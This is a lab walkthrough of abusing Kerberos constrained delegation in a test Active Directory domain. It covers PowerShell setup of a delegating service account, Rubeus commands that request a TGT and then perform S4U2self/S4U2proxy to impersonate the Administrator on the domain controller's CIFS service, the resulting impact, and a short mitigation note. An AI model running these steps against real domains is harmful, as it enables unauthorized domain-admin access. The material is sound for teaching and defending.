Constrained Delegation Abuse

Phase 1: Environment Setup & Discovery

The first step involves identifying or configuring a service account with the `msDS-AllowedToDelegateTo` attribute.


- **Account Creation:** A service account `svc_constrained` was created and configured with a Service Principal Name (SPN) `HTTP/web.lab.local`.
- **Delegation Configuration:** The account was granted "Constrained Delegation" rights. Specifically, it was configured to delegate to the CIFS service on the Domain Controller (`cifs/DC01.lab.local`).
- **Attribute Verification:**
  - `TrustedToAuthForDelegation` is set to `$true` (enabling Protocol Transition).
  - `msDS-AllowedToDelegateTo` contains `cifs/DC01.lab.local`.

```
PS C:\> New-ADUser -Name "svc_constrained" -PasswordNotRequired $true -Enabled $true
PS C:\> setspn -s HTTP/web.lab.local svc_constrained
Checking domain DC=lab,DC=local

Registering ServicePrincipalNames for CN=svc_constrained,CN=Users,DC=lab,DC=local
        HTTP/web.lab.local
Updated object
PS C:\> Set-ADAccountControl -Identity "svc_constrained" -TrustedToAuthForDelegation $true
PS C:\> Set-ADUser -Identity "svc_constrained" -Add @{'msDS-AllowedToDelegateTo'=@("cifs/DC01.lab.local", "cifs/DC01")}
PS C:\> Get-ADUser  -Identity "svc_constrained" -Properties "msDS-KeyVersionNumber"


DistinguishedName     : CN=svc_constrained,CN=Users,DC=lab,DC=local
Enabled               : True
GivenName             :
msDS-KeyVersionNumber : 1
Name                  : svc_constrained
ObjectClass           : user
ObjectGUID            : 74b1f915-08f6-41af-8c13-45e99fb3bca5
SamAccountName        : svc_constrained
SID                   : S-1-5-21-2216088209-294889007-2916038325-1167
Surname               :
UserPrincipalName     :



PS C:\> $Password = ConvertTo-SecureString "Password123" -AsPlainText -Force
PS C:\> $Password = ConvertTo-SecureString "Password123" -AsPlainText -Force
PS C:\> Set-ADAccountPassword -Identity "svc_constrained" -NewPassword $Password
PS C:\>
```

Phase 2: Obtaining the Initial TGT

Before we can perform S4U (Service for User) requests, we need the initial Ticket Granting Ticket (TGT) for the compromised service account.


- **Command:** `.\Rubeus.exe asktgt /user:svc_constrained /domain:lab.local /password:Password123 /nowrap`
- **Result:** Rubeus successfully requested a TGT for `svc_constrained`. The base64 encoded ticket was outputted, which is required for the next stage of the attack.



Phase 3: S4U2self (Protocol Transition)

Because the account has "Use any authentication protocol" enabled (Protocol Transition), it can request a service ticket for *itself* on behalf of *any* user without that user's password.


- **Command:** `.\Rubeus.exe s4u /impersonateuser:Administrator /msdsspn:cifs/DC01.lab.local /ticket:[TGT_BASE64] /ptt`
- **Action:** The `S4U2self` request asks for a TGS (Ticket Granting Service) ticket for the **Administrator** to the `svc_constrained` account.
- **Result:** Successful. The output shows `Got a TGS for 'Administrator' to 'svc_constrained@LAB.LOCAL'`.



Phase 4: S4U2proxy & Final Impersonation

The final step uses the ticket obtained in Phase 3 to request a ticket for the target service (`cifs/DC01.lab.local`) as the Administrator.

- **Action:** The `S4U2proxy` request is sent to the Domain Controller.
- **Result:** * `S4U2proxy success!`
  - A service ticket for `cifs/DC01.lab.local` as the **Administrator** was generated.
  - The `/ptt` (Pass-the-Ticket) flag automatically injected this ticket into the current session memory.



Impact & Verification

With the ticket successfully imported into the session, the attacker now has **Domain Admin** level access to the filesystem (CIFS) of the Domain Controller (`DC01`). This can be used to:

1. Browse `C$` shares.
2. Perform a DCSync attack (if the account has sufficient replication rights).
3. Execute remote commands via services like PsExec.

> **Security Note**
>
> To mitigate this, ensure that sensitive accounts (like Domain Admins) are marked as **"Account is sensitive and cannot be delegated"** in Active Directory. This prevents them from being impersonated via S4U2self.